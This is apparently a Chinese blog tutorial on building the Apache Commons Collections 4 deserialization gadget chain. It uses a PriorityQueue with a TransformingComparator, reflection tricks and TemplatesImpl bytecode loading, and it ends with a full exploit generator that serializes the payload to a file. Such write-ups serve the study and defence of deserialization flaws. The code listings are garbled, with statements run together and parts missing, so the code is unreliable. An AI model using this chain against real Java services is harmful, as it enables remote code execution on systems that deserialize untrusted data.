
这里可以用工具模拟条件计算一下
刚开始size是0:
是-1,然后试试1:
还是-1,再试试2:
此时结果就是0了,满足了进入for循环的条件,所以这里就是要将size设置成2


这里可以利用PriorityQueue#add方法来实现:

在add方法里会去调用offer()方法:
每次调用offer方法都会令size的值加一,所以这里可以调用两次add方法即可将size的值设置为2:
1 2 priorityQueue.add(1 );2 );
此时就可以执行代码了


但是会发现在序列化的时候就会执行代码,甚至不序列化都会执行
这是因为i = size的,当第二次执行priorityQueue.add(2);的时候,此时size为1,所以第二次的时候i=1,然后看下面有个if判断,当i不为0时就会调用siftUp()方法

在siftUp里,如果comparator != null,就会调用siftUpUsingComparator方法
在siftUpUsingComparator方法里就会提前调用到compare方法了,就会导致提前执行代码
解决方法就是在下面这句代码传入一个没用的对象,就是不会执行代码的对象
比如说随便实例化一个含有transform方法的类:
1 TransformingComparator transformingComparator = new TransformingComparator <>(new ConstantTransformer <>(1 ));
这样在执行到add的时候就不会执行代码了,然后在执行完两个add方法后,重新把传入的参数修改回来,去代码里开一下这个属性名就是transformer:
所以利用反射将这个值修改回chainedtransformer:
1
2
3
4
Class c = transformingComparator.getClass();Field comparatorField = c.getDeclaredField("transformer" );true );
这就可以了,只会在反序列化的时候执行代码

还有一种办法就是直接将size的值修改为2,因为size是私有属性,所以利用反射来修改,这种方法的好处就是不用再去调用add方法,也就不会触发后续的一系列方法导致提前执行代码
1
2
3
Field sizeField = priorityQueue.getClass().getDeclaredField("size" );true );2 );
所有的代码就构造好了
完整代码 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.comparators.TransformingComparator;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;import java.util.PriorityQueue;public class CC4 {public static void main (String[] args) throws Exception{TemplatesImpl templates = new TemplatesImpl ();Field nameField = templatesClass.getDeclaredField("_name" );true );"CC4" );Field byteCodesField = templatesClass.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E:/tmp/Calc.class" ));byte [][] codes = {code};Field tfactoryField = templatesClass.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (TrAXFilter.class),new InstantiateTransformer (new Class []{Templates.class}, new Object []{templates})ChainedTransformer chainedtransformer = new ChainedTransformer (transformers);TransformingComparator transformingComparator = new TransformingComparator <>(chainedtransformer);PriorityQueue priorityQueue = new PriorityQueue <>(transformingComparator);Field sizeField = priorityQueue.getClass().getDeclaredField("size" );true );2 );public static void serialize (Object obj) throws Exception {ObjectOutputStream objectOutputStream = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String file) throws IOException, ClassNotFoundException {ObjectInputStream ois = new ObjectInputStream (new FileInputStream ("ser.bin" ));Object obj = ois.readObject();return obj;